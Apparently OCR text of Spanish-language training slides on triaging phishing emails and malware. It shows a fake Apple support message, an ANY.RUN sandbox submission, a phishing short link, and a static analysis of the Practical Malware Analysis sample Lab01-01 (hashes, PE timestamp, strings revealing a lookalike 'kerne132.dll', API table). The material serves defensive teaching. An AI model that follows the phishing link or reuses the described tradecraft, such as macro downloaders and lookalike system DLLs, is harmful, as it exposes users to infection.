
s pasos
correo


https://appleid.apple.com


Debe hacer esto pronto porque las cuentas deshabilitadas finalmente se eliminan como la longitud de los correos electrónicos, iCloud y otros datos almacenados con Apple.

Sinceramente,
Soporte de Apple




https://app.any.run
ANY RUN
INTERACTIVE MALWARE ANALYSIS SERVICE
New task
Public tasks
FAQ
Contacts
Windows 7 32 bit
Windows 7 32 bit
History
Profile
Log Out
Pricing
Threat map
Top 5 countries
US (53259)
CN (3465)
NL (3123)
573081
IOC
388859
Total time
CHANGE LOG
May
TODAY WE ARE READY TO RELEASE OUR API!
RECENTLY
Revenge-RAT v0.3.exe
New Task
Let's create a new task
Advanced mode
Choose operating system to start
Windows 7
32bit
64bit
Type URL or choose a file to run
DECLARACIÓN_7-JULIO-19...19.doc (86.50 Kb)
File should contain extension otherwise use "Change extension to valid" option of Advanced mode
Task will be shared on the Public Submission
Run






https://any.run/report/93a649132ac232abb2742b13a00e4fcb741bfa194796ef592517bed9e66361e1/b0e9bf3c-47b8-45a1-b5d8-b595818b1563

https://app.any.run/tasks/b0e9bf3c-47b8-45a1-b5d8-b595818b1563/

- En este caso se trata de un mail + adjunto con un enlace dentro que nos lleva a :

  https://vk.cc/9zwchq


- Y así podríamos continuar hasta llegar al punto en el que demos con servidores





Caso 3: Es un binario

NADA DE DOBLE CLICK QUE LA LIAMOS!


- Estos casos suelen ser los mas chapuceros. Vienen normalmente adjuntos archivos que pone Nombrearchivo.doc…….exe (Amoh tio no me jodas)
- Si no se trata de un .exe camuflado se trata de una macro que se ejecuta a modo de DOWNLOADER vía powershell o similar. Descargándose un binario para ser ejecutado por la propia macro








https://www.virustotal.com/gui/file/58898bd42c5bd3bf9b1389f0eee5b39cd59180e8370eb9ea838a0b327bd6fe47/detection




https://www.hybrid-analysis.com/sample/58898bd42c5bd3bf9b1389f0eee5b39cd59180e8370eb9ea838a0b327bd6fe47/


- 1° - paso calcular el hash y comprobarlo en las herramientas online



- Comprobamos la fecha de creación, ya que en algunos casos nos puede indicar incluso el compilador utilizado.

pFile	Data	Description	Value
000000EC	014C	Machine	IMAGE_FILE_MACHINE_I386
000000EE	0003	Number of Sections	
000000F0	4D0E2FD3	Time Date Stamp	2010/12/19 dom 16:16:19 UTC







- Extraemos los Strings interesantes del binario
  - Ips
  - URLs
  - Cadenas de texto que nos indiquen comentarios del código
  - Apis de Sistema (MDSN Is your new Friend)


```
C:\>strings Lab01-01.exe
```


```
CloseHandle
UnmapViewOfFile
IsBadReadPtr
MapViewOfFile
CreateFileMappingA
CreateFileA
FindClose
FindNextFileA
FindFirstFileA
CopyFileA
KERNEL32.dll
malloc
exit
MSVCRT.dll
_exit
_XcptFilter
__p___initenv
__getmainargs
_initterm
__setusermatherr
_adjust_fdiv
__p__commode
__p__fmode
__set_app_type
_except_handler3
_controlfp
_stricmp
kerne132.dll
kernel32.dll
.exe
C:\*
C:\windows\system32\kerne132.dll
Kernel32.
Lab01-01.dll
C:\Windows\System32\Kernel32.dll
WARNING_THIS_WILL_DESTROY_YOUR_MACHINE
```



- Buscamos información en las secciones de las cabeceras del binario








- Tenemos ya un montonazo de llamadas de las apis del sistema (Windows) ahora toca la parte tediosa que es buscarlas una a una y mirar que hace cada una para saber si se trata de algo malicioso o no.

	Archivo	DLL		Funciones	
	Lab01-01.EXE	Kernel32.dll	Windows NT BASE API dll	CloseHandle	Closes an open object handle.
	HASH MD5:			CopyFileA	CopyFile copies a file from one location to another, just like copying a file in Windows Explorer or in some other way. Depending on the value for bFailIfExists, it will either overwrite the target file if it already exists, or will fail. The function retuns 1 if successful, or 0 if an error occured.
	HASH SHA:			CreateFileA	Creates or opens a file or I/O device. The most commonly used I/O devices are as follows: file, file stream, directory, physical disk, volume, console buffer, tape drive, communications resource, mailslot, and pipe. The function returns a handle that can be used to access the file or device for various types of I/O depending on the file or device and the
	Fecha	################		CreateFileMappingA	Creates or opens a named or unnamed file mapping object for a specified file.
				FindClose	Closes a file search handle opened by the FindFirstFile, FindFirstFileEx, FindFirstFileNameW, FindFirstFileNameTransactedW, FindFirstFileTransacted, FindFirstStreamTransactedW, or FindFirstStreamW functions.
				FindFirstFileA	Searches a directory for a file or subdirectory with a name that matches a specific name (or partial name if wildcards
				FindNextFileA	Continues a file search from a previous call to the FindFirstFile, FindFirstFileEx, or FindFirstFileTransacted functions.
				IsBadReadPrt	Verifies that the calling process has read access to the specified range of memory.
				MapViewOfFile	The MapViewOfFile function maps a view of a file into the address space of the calling process.
				UnMapViewOfFile	Maps a view of a file mapping into the address space of a calling process.
		Ntdll.dll	NT Layer Dll		
		Msvcrt.dll	Windows Crt Dll		
	Lab01-01.dll	Kernel32.dll		CloseHandle	Closes an open object handle.
	HASH MD5:			CreateMutexA	Creates or opens a named or unnamed mutex object.
	HASH SHA:			CreateProcessA	Creates a new process and its primary thread. The new process runs in the security context of the calling process. If the calling process is impersonating another user, the new process uses the token for the calling process, not the impersonation token. To run the new process in the security context of the user represented by the impersonation token, use the CreateProcessAsUser or CreateProcessWithLogonW function.
	Fecha	################		OpenMutexA	Opens an existing named mutex object.
				Sleep	Suspends the execution of the current thread until the time-out interval elapses.
		Ws2_32.dll	Windows Socket dll		
		Msvcrt.dll		_adjust_fdiv	
				_initterm	Internal methods that walk a table of function pointers and initialize them.
				free	Deallocates or frees a memory block.
				malloc	Allocates memory blocks.
				strncmp	Compares the C string str1 to the C string str2.

- Os dejo el archivo, es totalmente seguro pero os lo va a detectar el antivirus. Forma parte de los laboratorios de Practical Malware Analysis.

  Ya me contareis que conclusiones sacáis…




Kahoot

